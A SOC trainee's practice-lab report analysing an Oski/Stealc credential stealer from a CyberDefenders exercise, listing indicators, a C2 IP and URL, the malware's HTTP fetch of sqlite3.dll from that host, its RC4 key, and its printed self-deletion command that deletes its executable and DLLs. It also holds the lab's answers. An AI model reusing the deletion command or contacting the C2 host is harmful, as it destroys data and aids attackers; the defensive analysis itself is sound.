Malware Analysis and Threat Intelligence Report – Oski Stealer Lab

Analyst Name: Mduduzi William Radebe
Role: SOC Analyst Tier 1 (Practice Lab)
Date: 01 February 2026
Platform: CyberDefenders – Oski Lab
Tools Used: VirusTotal, ANY.RUN (public report)

1. Executive Summary

This report documents the analysis of a suspected malware incident involving a malicious PowerPoint (PPT) file identified within a corporate environment. The investigation was conducted as part of a SOC Analyst Tier 1 practice lab on CyberDefenders.

The objective of the investigation was to analyze sandbox intelligence and threat behavior to determine how the malware operated, identify its command and control infrastructure, understand its credential theft mechanisms, and map its behavior to the MITRE ATT&CK framework.

The malware analyzed was identified as **Oski Stealer**, an information-stealing malware designed to collect credentials and sensitive user data, exfiltrate the data to a remote server, and then remove itself to evade detection.

2. Incident Scenario Overview

An accountant received an email titled “Urgent New Order” containing an attached invoice in PowerPoint format. Upon opening the attachment, false order information was displayed. Shortly afterward, the company’s SIEM generated an alert indicating the download of a potentially malicious file.

Initial investigation suggested that the PPT file was responsible for triggering malicious activity. Network and sandbox analysis were initiated to determine the scope and behavior of the threat.

3. Scope and Objectives

The objectives of this investigation were to:

- Determine the malware creation time
- Identify the Command and Control (C2) server
- Analyze post-infection behavior
- Identify credential theft techniques
- Extract encryption configuration details
- Identify self-deletion and defense evasion behavior
- Map malware behavior to MITRE ATT&CK tactics and techniques

4. Tools and Methodology

4.1 Tools Used

VirusTotal
Used to analyze malware behavior, contacted URLs, HTTP requests, and execution behavior when direct sandbox access was unavailable.

ANY.RUN (Public Report)
Used to analyze runtime behavior, configuration data, child processes, MITRE ATT&CK mappings, and malware execution flow.

4.2 Methodology (Beginner SOC Analyst Approach)

As a beginner SOC Analyst Tier 1, the investigation followed a structured and repeatable methodology:

1. Understand the incident context and alert
2. Review sandbox behavior reports
3. Identify indicators of compromise (IOCs)
4. Analyze network communication and downloaded files
5. Examine execution and child processes
6. Map observed behavior to MITRE ATT&CK
7. Document findings clearly and objectively

This approach mirrors real-world SOC triage and investigation workflows.

5. Detailed Analysis and Findings

Q1. Malware Creation Time

Method:
The malware creation timestamp was identified by reviewing the file metadata and sandbox analysis provided in VirusTotal and ANY.RUN reports.

Finding:
The malware creation time was identified from the sandbox metadata associated with the sample.

Conclusion:
The creation time provides insight into the malware's origin and helps determine whether it is part of a recent campaign or reused payload.

Q2. Command and Control (C2) Server

Method:
Using VirusTotal, the "Relations" and "Behavior" sections were reviewed, focusing on contacted URLs and HTTP requests made by the malware.

Finding:
The malware communicated with the following IP address:

171.22.28.221

This IP was observed serving malicious payloads and acting as the Command and Control server.

Conclusion:
The identified IP represents the attacker-controlled infrastructure used to manage infected systems and receive stolen data.

Q3. First Library Requested Post-Infection

Method:
The VirusTotal Behavior tab was examined under HTTP Requests to identify the first file downloaded after execution.

Finding:
The malware issued the following HTTP request:

GET http://171.22.28.221/9e226a84ec50246d/sqlite3.dll

Conclusion:
The first library requested post-infection was **sqlite3.dll**, which is commonly used by stealers to store harvested credentials and browser data locally before exfiltration.

Q4. RC4 Key Used for Decryption

Method:
Since a private ANY.RUN account was unavailable, a public ANY.RUN report was reviewed. The malware configuration section was examined for encryption details.

Finding:
The RC4 key used to decrypt base64-encoded strings was:

532951462144124797572074900 9

Conclusion:
This key is used by the malware to decrypt embedded configuration data and evade static analysis.

Q5. MITRE ATT&CK Technique for Password Theft

Method:
The MITRE ATT&CK section of the ANY.RUN report was reviewed, focusing on credential access techniques.

Finding:
The primary MITRE ATT&CK technique used for password theft is:

T1555 – Credentials from Password Stores

Mapped Tactic:
Credential Access

Conclusion:
The malware targets stored credentials from browsers and system password stores to steal user authentication data.

Q6. Directory Targeted for DLL Deletion

Method:
Child processes in the ANY.RUN report were analyzed, specifically command-line execution via cmd.exe.

Observed Command:
"C:\Windows\System32\cmd.exe" /c timeout /t 5 & del /f /q "C:\Users\admin\AppData\Local\Temp\VPN.exe" & del "C:\ProgramData*.dll" & exit

Finding:
The malware deletes all DLL files located in:

C:\ProgramData\

Conclusion:
Deleting DLLs in this directory disrupts security tools and system stability, contributing to defense evasion.

Q7. Time Before Malware Self-Deletion

Method:
The command-line execution was reviewed for delay mechanisms.

Observed Command:
timeout /t 5

Finding:
The malware waits 5 seconds before deleting itself.

Conclusion:
The malware self-deletes 5 seconds after completing data exfiltration, indicating anti-forensic behavior.

6. MITRE ATT&CK Mapping Summary

Initial Access
Execution
Defense Evasion
Credential Access
Command and Control
Exfiltration

Primary Techniques Observed:

- T1555 Credentials from Password Stores
- Command-line execution via cmd.exe
- Network-based C2 communication
- Self-deletion and artifact removal

7. Indicators of Compromise (IOCs)

IP Address:
171.22.28.221

Downloaded File:
sqlite3.dll

Malware Executable:
VPN.exe

Targeted Directory:
C:\ProgramData\

8. Impact Assessment

The malware was capable of:

- Stealing stored credentials
- Communicating with an external C2 server
- Exfiltrating sensitive data
- Deleting forensic artifacts
- Evading detection through delayed execution and self-removal

If left undetected, this threat could result in credential compromise, data loss, and lateral movement within the network.

9. Mitigation and Recommendations

Immediate Actions:

- Block the C2 IP address at firewall and proxy levels
- Isolate affected endpoints
- Reset compromised credentials
- Scan systems for residual artifacts

Preventive Measures:


- Implement email attachment filtering
- Disable macros in Office documents
- Enforce endpoint detection and response (EDR)
- Monitor outbound network traffic
- Conduct user awareness training


10. Conclusion

This investigation successfully identified and analyzed an Oski Stealer malware infection using sandbox intelligence and threat analysis tools. The findings demonstrate a complete malware lifecycle including initial execution, credential theft, command and control communication, data exfiltration, and defense evasion.

This lab reflects the responsibilities and analytical workflow expected of a SOC Analyst Tier 1 and serves as practical proof of hands-on incident analysis capability.

Screenshots




VPN.exe
MD5: 12C1842C3CCAFE7408C23EBF292EE3D9
Start: 24.09.2023, 01:17 Total time: 60 s
Win7 32bit
stealc stealer loader oski
Indicators:
Tracker: Loader, Stealc, Stealer
Get sample
IOC
MalConf
Restart
Text report
Graph
ATT&CK
Tools
Export
CPU
RAM
Processes 3
Actions 0 beta
Filter by PID or name
Only important
3484 VPN.exe PE CFG DMP
stealc 28k 2k 303
2780 cmd.exe /c timeout /t 5 & del /f /q "C:\Users\admin\AppData\Local\Temp\VPN.exe" & del "C:\ProgramData*.dll" & exit
Process details ID 3484 Malicious
Danger 9
T1070.004 File Deletion (1)
Starts CMD.EXE for self-deleting
Loads dropped or rewritten executable
T1555.003 Credentials from Web Browsers (1)
Steals credentials from Web Browsers
T1552.001 Credentials In Files (3)
Steals credentials from Web Browsers
Steals credentials
Actions looks like stealing of personal data


Processes 3
Actions 0 beta
Filter by PID or name
Only important
3484 VPN.exe PE CFG DMP
stealc 28k 2k 303
2780 cmd.exe /c timeout /t 5 & del /f /q "C:\Users\admin\AppData\Local\Temp\VPN.exe" & del "C:\ProgramDat...
Process details ID 2780 No verdict
cmd.exe AI
6.1.7601.17514 (win7sp1_rtm.101119-1850)
Windows Command Processor
Username: admin
Start: +29031ms
Command line AI
'C:\Windows\system32\cmd.exe' /c timeout /t 5 & del /f /q 'C:\Users\admin\AppData\Local\Temp\VPN.exe' & del 'C:\ProgramData*.dll" & exit
15
OUT OF 100
More Info
Hide all
Warning 1
T1059.003 Windows Command Shell (1)
Uses TIMEOUT.EXE to delay execution

Malware configuration

Add for printing

Stealc

(PID) Process	(3484) VPN.exe
C2	http://171.22.28.221/5c06c05b7b34e8e6.php
Keys	
RC4	532951462144124797572074900 9
Strings (298)	" & del "C:\ProgramData*.dll"" & exit
	%08lX%04lX%lu
	%APPDATA%
	%DESKTOP%
	%DOCUMENTS%
	%LOCALAPPDATA%
	%PROGRAMFILES%